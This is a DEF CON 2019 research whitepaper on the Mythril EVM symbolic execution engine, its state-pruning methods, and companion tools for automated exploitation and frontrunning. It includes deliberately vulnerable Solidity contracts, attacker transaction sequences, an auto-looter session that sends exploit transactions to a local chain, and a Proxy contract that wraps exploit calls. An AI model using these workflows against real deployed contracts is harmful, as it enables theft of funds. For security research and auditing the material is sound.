Advances in Automated EVM Smart Contract Vulnerability Detection and Exploitation

Bernhard Mueller, Daniel Luca

DEF CON 27, August 2019

Abstract

Mythril is a legendary material in fantasy literature and JRPGs. It is also a vulnerability detection and verification tool for EVM bytecode. In this whitepaper we discuss recent progress in mitigating state space explosion in Mythril's multi-transactional symbolic execution and summarize our ongoing research. We also introduce a suite of exploitation tools that automate exploit generation, blockchain monitoring and frontrunning of attackers and discuss how to create exploits that are safe from frontrunning and honeypots.

Thanks to Joran Honig and Valentin Wüstholz for comments and feedback.

Table of Contents

Evolution of the Mythril Symbolic Execution Engine

Mythril is a tool for detecting vulnerabilities in Ethereum Virtual Machine (EVM) bytecode initially released in 2017[1]. Thanks to the contributions of the core developers Joran Honig, Nikhil Parasaram, Nathan Peercy and Dominik Muhs and many others, what was initially a simple bug detection tool has grown into a reliable and performant symbolic execution framework that is useful for both vulnerability detection and security verification.

Symbolic execution is a means of analyzing a program where concrete input values are replaced with symbolic values. Given EVM contract creation bytecode as input, Mythril symbolically explores all feasible execution paths and determines whether any combination of inputs causes execution to reach an undesirable state, such as the contract being killed by an attacker. Several writeups about Mythril and its symbolic execution backend are available[2] [3]. In this writeup we'll focus on how Mythril addresses some of the common challenges faced in symbolic execution.

Under-constrained Execution vs. Concrete Initial States

The fastest way to perform an exhaustive analysis is to symbolically execute a single transaction while assuming that all state variables can hold arbitrary values (under-constrained execution). This type of analysis is *incomplete* (returns false positives since not all states can actually be realized). Take for example this contract:

```
pragma solidity ^0.5.0;

contract Indestructible {
    bool killable;

    modifier is_killable {
      require(killable);
      _;
    }
```

[1] "Analyzing Ethereum Smart Contracts for Vulnerabilities - Bernhard Mueller" 21 Nov. 2017, https://hackernoon.com/scanning-ethereum-smart-contracts-for-vulnerabilities-b5caefd995df. Accessed 1 Aug. 2019.

[2] "Introduction to Mythril Classic and Symbolic Execution - Joran Honig." 3 Jan. 2019, https://medium.com/@joran.honig/introduction-to-mythril-classic-and-symbolic-execution-ef59339f259b. Accessed 27 Jul. 2019.

[3] "Smashing Smart Contracts., Bernhard Mueller, April 2018, https://github.com/b-mueller/smashing-smart-contracts. Accessed 27 Jul. 2019.

```
    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

If we look at the function *kill()* in isolation and take *killable* to be an unconstrained symbolic variable, we get the result “the contract can be killed when *killable* == *true*” which misses the fact that *killable*, for this particular contract, can never *become* true.

To avoid this false positive, we can follow the EVM specification and assume read operations of uninitialised storage slots to return the concrete value “0” (just like the real EVM). Now, the analyzer can determine that the contract in fact cannot be killed. However, we also have to account for the fact that *killable* could become *true* if other code paths have been executed in previous transactions. Consider this contract:

```
pragma solidity ^0.5.0;

contract Destructible {
    bool killable;

    modifier is_killable {
      require(killable);
      _;
    }

    function make_killable() public {
      killable = true;
    }

    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

Assume the initial state *killable* = *False* (after executing the constructor) this contract can be killed with 2 function calls:

- *make_killable()*
- *kill()*


Given the concrete initial state *killable* == *false*, the symbolic analyzer can determine the correct sequence of transactions by exploring the state space over two transactions. However, we now have the problem that the account state can be modified over an infinite number of transactions. Thus, if we symbolically execute *n* transactions, we will miss vulnerable states that require more than *n* transactions to be reached.

Mythril's default behavior is to return a concrete zero value when uninitialised storage is accessed. The state is initialized as follows:

- If source code is supplied, Mythril initialized the state by executing the constructor; and then ss on the newly created contract account;

- If an Ethereum address is supplied, Mythril dynamically loads the concrete values from an Ethereum node when storage is accessed during the symbolic analysis run.

Mythril then symbolically executes a user-defined number of transactions to potentially "unlock" vulnerable states. Using this method, we are able to get correct results and transaction traces for the above examples.



```
(mythril) Bernhards-MBP:samples bernhardmueller$ myth analyze indestructible.sol
The analysis was completed successfully. No issues were detected.

(mythril) Bernhards-MBP:samples bernhardmueller$ myth analyze destructible.sol
==== Unprotected Selfdestruct ====
SWC ID: 106
Severity: High
Contract: Destructible
Function name: kill()
PC address: 146
Estimated Gas Usage: 596 - 1021
The contract can be killed by anyone.
Anyone can kill this contract and withdraw its balance to an arbitrary address.
--------------------
In file: destructible.sol:16

selfdestruct(msg.sender)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: make_killable(), txdata: 0x3bb0bcda, value: 0x0
Caller: [ATTACKER], function: kill(), txdata: 0x41c0e1b5, value: 0x0


(mythril) Bernhards-MBP:samples bernhardmueller$
```

Mitigating State Explosion

Mythril executes the bytecode in *iterations*, each of which represents a single transaction. Whenever execution of the bytecode arrives at a STOP instruction the resulting final state gets added to the set of input states for the subsequent iteration.

The bad news is that for contracts with multiple valid end states, the number of new input states grows exponentially with every transaction. For real-world contracts, this means that exploring 3 or more transactions in a brute-force fashion becomes prohibitively costly.

Fortunately, there are ways to reduce the number of states explored, many of which have been successfully used by other tools and in academic research:

- Function Summaries. Paths taken during execution can be summarized via conjunction of the path constraint and the constraints on the state imposed by the path[4]. We can store symbolic summaries of the functions that are formulated as the disjunction of the path summaries contained in that function. We're currently researching an iterative approach that would allow the re-use of symbolic summaries (paper coming soon!). The "stacking" method used in Pakala[5] can be seen as an application of symbolic summaries.
- State merging. At the end of each transaction, we can merge states via disjunction of constraints. This approach is used in Manticore[6].
- Directed Execution. In the context of the MythX tools stack[7], we are implementing directed execution based on static analysis to pre-select interesting paths and reduce the number of solver queries. This method offers many options of varying complexity. Simple measures as providing the bytecode locations of arithmetic instructions and performing range analyses on integers can speed up certain types of analyses. It is also possible to re-architect the analysis altogether such that symbolic analysis is only invoked on selected subparts of the code (seeded with partially concrete input states) when the static analysis is incapable of deciding on a particular issue.

Dynamic Pruning

Currently Mythril's primary method of speeding up execution is to discard program paths if execution of those paths can be shown to be redundant. This strategy most closely resembles the method used in "teEther" by Johannes Krupp and Christian Rossow[8].

[4] "Compositional Dynamic Test generation - P. Godefroid" 17 Jan. 2007

[5] "Pakala: yet another EVM symbolic execution tool — palkeo." 4 Dec. 2018, https://www.palkeo.com/en/projets/ethereum/pakala.html. Accessed 25 Jul. 2019.

[6] "Symbolic Path Merging in Manticore | Trail of Bits Blog." 25 Jan. 2019, https://blog.trailofbits.com/2019/01/25/symbolic-path-merging-in-manticore/. Accessed 26 Jul. 2019.\

[7] "The Tech Behind MythX Smart Contract Security Analysis - Medium." https://medium.com/consensys-diligence/the-tech-behind-mythx-smart-contract-security-analysis-32c849aedaef. Accessed 26 Jul. 2019.

[8] "teEther: Gnawing at Ethereum to Automatically Exploit Smart Contracts", Johannes Krupp and Christian Rossow, https://www.usenix.org/node/217465. Accessed 23 Jul. 2019.

As mentioned above, Mythril's symbolic execution engine runs in iterations each of which represents a transaction. The first iteration has a single input state while subsequent iterations may have multiple input states (one for every STOP instruction reached in the previous iteration). During each iteration, Mythril collects information that is then used to prune paths during subsequent iterations.

The most obvious thing to do is not to follow paths that are unreachable paths. Mythril uses a lazy pruning approach which discards paths that can be easily shown to be unreachable. This requires a bit of solver time but results in a significant overall speedup.

At transaction end, we also prune STOP states that are identical to the starting state, such as when a pure function (view) has been executed. Another iteration of symbolic execution with the same input states will not discover anything new so those states can be discarded safely.

Dynamic pruning works on the level of basic blocks. This type of pruning uses state annotations and globals maps to keep track of state reads and writes encountered along program paths.

Starting from the second iteration, Mythril executes a path only if:


- It is seen for the first time;
- A state variable that is read along this path was previously modified (i.e. a new behavior or path could be discovered);
- A state variable is written along this path that has been found to be read elsewhere (i.e. writing this variable could trigger a change).

Dynamic pruning results in a neat speedup as shown by analyzing this example contract:

```
pragma solidity ^0.5.7;

contract KillBilly {
      uint256 private is_killable;
      uint256 private completelyrelevant;

      mapping (address => bool) public approved_killers;

      function engage_fluxcompensator(uint256 a, uint256 b) public {
            completelyrelevant = a * b;
      }

      function vaporize_btc_maximalists(uint256 a, uint256 b) public {
            completelyrelevant = a + b;
      }
```

```
    function killerize(address addr) public {
        approved_killers[addr] = true;
    }

    function activatekillability() public {
        require(approved_killers[msg.sender] == true);
        is_killable -= 1;
    }

    function commencekilling() public {
      require(is_killable > 0);
      selfdestruct(msg.sender);
    }

    function() external payable {}

}
```


Overall, Mythril's pruning algorithms reduces the size of the state space for this contract over three transactions from 8,807 total states to 3,355 states (-62%). Analysis time is reduced from to 62.3s (-47%).


no pruning
8,807 states
prune pure functions
5,636 states (-36%)
dynamic pruning
3,355 states (-62%)
Mythril v0.21.12
State space graph for 3 transactions
killbilly.sol - https://gist.github.com/b-mueller/8fcf3b8a2c0f0b691ecc0ef3e245c1c7

The effect of dynamic pruning compounds as the number of transactions increases. We can show this by doubling the number transactions to six:

```
pragma solidity ^0.5.0;

contract IWillNeverDie {
    uint256 public a;
    uint256 public b;
    uint256 public c;

    function write_a(uint256 input) public {
        require(b == 3);
        require(c == 0xaffe);
        a = input;
    }

    function increase_b(uint256 input) public {
        b += 1;
    }

    function write_c(uint256 input) public {
        c = 0xaffe;
    }

    function boom() public {
        if (a == 0x1337) {
           selfdestruct(msg.sender);
        }
    }
}
```

For this contract we get an analysis time of 4m52s when only pruning pure states compared to 1m33s with dynamic pruning on the basic block level (76% reduction).



```
(mythril) Bernhards-MBP:Desktop bernhardmueller$ time myth analyze iwillneverdie.sol -msuicide -t6
==== Unprotected Selfdestruct ====
SWC ID: 106
Severity: High
Contract: IWillNeverDie
Function name: boom()
PC address: 428
Estimated Gas Usage: 568 - 663
The contract can be killed by anyone.
Anyone can kill this contract and withdraw its balance to an arbitrary address.
--------------------
In file: iwillneverdie.sol:24

selfdestruct(msg.sender)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: increase_b(uint256), txdata: 0xd3bb7f3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3
c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c, value: 0x0
Caller: [ATTACKER], function: increase_b(uint256), txdata: 0xd3bb7f3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3
c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c, value: 0x0
Caller: [ATTACKER], function: increase_b(uint256), txdata: 0xd3bb7f3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3
c3c3c3c3c3c3c3c3c3c3c3c3c3c3c3c, value: 0x0
Caller: [ATTACKER], function: write_c(uint256), txdata: 0x7c84b655555555555555555555555555555555555555
5555555555555555555555555555, value: 0x0
Caller: [ATTACKER], function: write_a(uint256), txdata: 0xafb3bf71000000000000000000000000000000000000
0000000000000000000000001337, value: 0x0
Caller: [ATTACKER], function: boom(), txdata: 0xa169ce09, value: 0x0



real	1m33.482s
user	1m32.013s
sys	0m0.667s
(mythril) Bernhards-MBP:Desktop bernhardmueller$ 
```

Performance

To assess the effectiveness of the pruning implementation we ran Mythril against a set of 63 smart contract sourced from the SWC registry[9] with a loop bound of 3 iterations. We observed a speedup of ~100% for 2 transactions and ~343% for 3 transactions.

	Base Duration for 63 Samples	**Prune Pure Funcs**	**Dynamic Pruning**	**Speedup (Dynamic Pruning vs. Base)**
1 TX	297s	N/A	N/A	N/A
2 TX	2,346s	1,919s	1,152s	103.5%
3 TX	9,943s	6,072s	2,242s	343.49%
4 TX	too long	13,312s	7,440s	> 400%

[9] Smart Contract Security Weakness Classification, https://smartcontractsecurity.github.io/SWC-registry/

Automated Blockchain Monitoring and Exploitation

We've seen that Mythril can produce concrete transaction traces for bugs that are potentially profitable to exploit and might even be quite complex (e.g. send some Ether, then trigger an integer underflow, then call some function). It isn't very difficult to automate the process of sending those transactions to the blockchain. In the following section we'll introduce a few tools.

Scrooge McEtherface

Scrooge McEtherface is a proof-of-concept auto-looter that, given an Ethereum address as input, detects attacks that increase the sender's balance, finalizes the concrete transactions and provides a convenient class interface for interacting with the blockchain.

Below we'll demonstrate the use of Scrooge on a simplified version of Parity WalletLibrary deployed on Ganache. Scrooge can be set up to work with a local Ganache instance by setting the rpc option in config.ini:

```
[settings]
rpc = http://localhost:7545
sender = 0xf4a60CbD6C43418c71389d8a0D98a9A356609761
symbolic_tx_count = 2
timeout = 300
gasprice = 3000000000
```

To initialize a session with Scrooge we run:

```
$ ./scrooge <address>
```

This executes an analysis of the contract account at *address*. If exploitable issues are found, the concrete transactions is processed and wrapped into a list of "Raid" objects, each of which represents a sequence of transactions that exploit a bug.


```
$ ./scrooge 0x0f85ababddfe28514f7e8219f3967ac17edcd780
```

```
Scrooge McEtherface at your service.
Analyzing 0x0f85aBabDdFE28514f7e8219F3967AC17EdCD780 over 2 transactions.
Found 1 attacks:
ATTACK 0: The contract can be killed by anyone.
  0: Call data: 0xe46dcfeb
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000, call value: 0x0
  1: Call data: 0xcbf0b0c0
bebebebebebebebebebebebef4a60CbD6C43418c71389d8a0D98a9A356609761, call
value: 0x0

  >>> raids
[Raid(target=0x0f85aBabDdFE28514f7e8219F3967AC17EdCD780,type="The contract
can be killed by
anyone.",steps=[Step(func_hash()="0xe46dcfeb",func_args()=00000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000,value=0x0),
Step(func_hash()="0xcbf0b0c0",func_args()=bebebebebebebebebebebebef4a60CbD6
C43418c71389d8a0D98a9A356609761,value=0x0)])]
```

When the analysis is completed Scrooge launches a Python shell. If required, the user can now modify call data and values by using the `Step.replace_raw()` and `Step.replace_uint()` functions. For example:

```
>>> r = raids[0]

>>> r.steps
[Step(func_hash()="0xe46dcfeb",func_args()=00000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000,value=0x0),
Step(func_hash()="0xcbf0b0c0",func_args()=bebebebebebebebebebebebef4a60CbD6
C43418c71389d8a0D98a9A356609761,value=0x0)]

>>> r.steps[0].replace_uint(4, 1, 256)

>>> r.steps
[Step(func_hash()="0xe46dcfeb",func_args()=00000000000000000000000000000000
000000000000000000000000000000010000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000,value=0x0),
Step(func_hash()="0xcbf0b0c0",func_args()=bebebebebebebebebebebebef4a60CbD6
C43418c71389d8a0D98a9A356609761,value=0x0)]
```

Finally, the `execute() method` is used to send the transactions to the blockchain. The method returns `True` if the sender account balance increases after the transactions have been mined.



```
scrooge-mcetherface — scrooge 0x0f85ababddfe28514f7e8219f3967ac17edcd780 — 126×21
(mythril) iPhone-de-Sara:scrooge-mcetherface bernhardmueller$ ./scrooge 0x0f85ababddfe28514f7e8219f3967ac17edcd780
Scrooge McEtherface at your service.
Analyzing 0x0f85aBabDdFE28514f7e8219F3967AC17EdCD780 over 2 transactions.
Found 1 attacks:

ATTACK 0: The contract can be killed by anyone.
  0: Call data: 0xe46dcfeb 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000, call value: 0x0
  1: Call data: 0xcbf0b0c0 bebebebebebebebebebebebef4a60CbD6C43418c71389d8a0D98a9A356609761, call value: 0x0

Python 3.7.4 (default, Jul 19 2019, 17:39:03)
[Clang 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> raids[0].execute()
Transaction sent successfully, tx-hash: 0xe7ba55dd4b0126ffab77baf41c9a788c621c6bffab3c21882eb20a638db0620c. Waiting for transa
ction to be mined...
Transaction sent successfully, tx-hash: 0x94f6cd328047469b201745e29d547bbfeec5f5167c3873e7a2d620b2881f1041. Waiting for transa
ction to be mined...
True
>>> 
```

Exploit Safety

Sending transactions to an exploitable contract on the mainnet in the fashion shown above is not a good idea. First of all, **⚠it is illegal and unethical! ⚠** Besides there's also some technical reasons:

- The exploit might involve sending of Ether and if it fails that Ether is gone.
- The target might be a honeypot targeting script kiddies (e.g. exploiting a known false positive or frontrunning your transaction).
- Even if the target is *not* a honeypot, simple attacks will be frontrunned by opportunistic bots monitoring the mempool.

To prevent this from happening, the exploit logic can be wrapped into a smart contract that reverts the transaction in case anything goes wrong. A convenient and efficient way of doing is sending a contract creation transaction and putting all the code into the constructor. Here is a generic "safety harness" that can be used by tools such as Scrooge (yet to be implemented):

```
contract Proxy {

    struct MessageCall {
        address _address;
        bytes data;
        uint256 value;
    }

    constructor() public payable {
        address proxy = address(this);
        uint256 start_balance = msg.sender.balance + proxy.balance;

        for(uint256 i = 0; i < _calls.length; i++) {
            _calls[i]._address.call.value(_calls[i].value)(_calls[i].data);
        }

        assert(msg.sender.balance + proxy.balance > start_balance);
        selfdestruct(msg.sender);
    }

    function() external payable {}
}
```

Karl

Karl is a smart contract monitoring tool that scans smart contracts in real time to find exploitable ones while providing the exploitation steps.


It uses symbolic execution (by utilizing the Mythril libraries) to identify vulnerable contracts. In order to further reduce false positives, it tests the exploitation path in a virtual copy of the current blockchain.

Karl connects to a running Ethereum node using the standard JSON RPC API to retrieve new blocks, as well as all the contract creation transactions contained in each block. The newly deployed contract code is then symbolically solved for cases where the contract self destructs or returns more ether than initially sent to it. Both cases are interesting because having more Ether at the end of the interaction means we were able to extract Ether out of the contract which indicates a vulnerability; also self-destructing the contract will force the rest of the ether to be sent to another address, ideally to the actor who exploits the contract.

The vulnerabilities found via symbolic analysis are confirmed by testing them in a virtual copy of the blockchain which is referred to as “sandboxing”. This is done by using Ganache, a development tool that fires up a local Ethereum node which copies, on demand, the contract’s state and any additional required states. Because all of the needed data is obtained on demand, the spin up is really fast and the testing can quickly begin.

Karl then sends the transactions to the newly generated local copy of the blockchain and checks if the exploit was successful. An exploit is considered successful if the attacker has more ether at the end of the exploitation phase compared to the beginning. In case that was successful, the exploit is considered valid and a report is generated.

This report can be used to create the transactions which exploit the actual contract instance deployed on the scanned network.


#1337
Contract
Contract
Contract
#1338
Contract
Contract
Contract
#1339
Contract
Contract
Contract
#1340
Contract
Contract
Contract
Monitored Blockchain (e.g. Mainnet)
1. find vulnerable contracts
Karl
2. deploy on local network and verify attack
3. check if balance changed and attack is valid
#1337
Contract
Contract
Contract
#1338
leet hax
leet hax
leet hax
Local Blockchain Fork (with Ganache)

Theo

Theo is a tool that can frontrun attackers by monitoring the transaction pool and positioning it's transactions ahead of specific ones. It's main purpose is to wait for attackers to try to exploit specific traps laid out in advance.

The transaction pool refers to transactions that were not mined, meaning they were not included in a block, hence they did not execute on the blockchain yet. A transaction is first part of the transaction pool before it gets picked up by a miner, to be included in a block. When transactions are part of the pool they are visible on the Ethereum network.

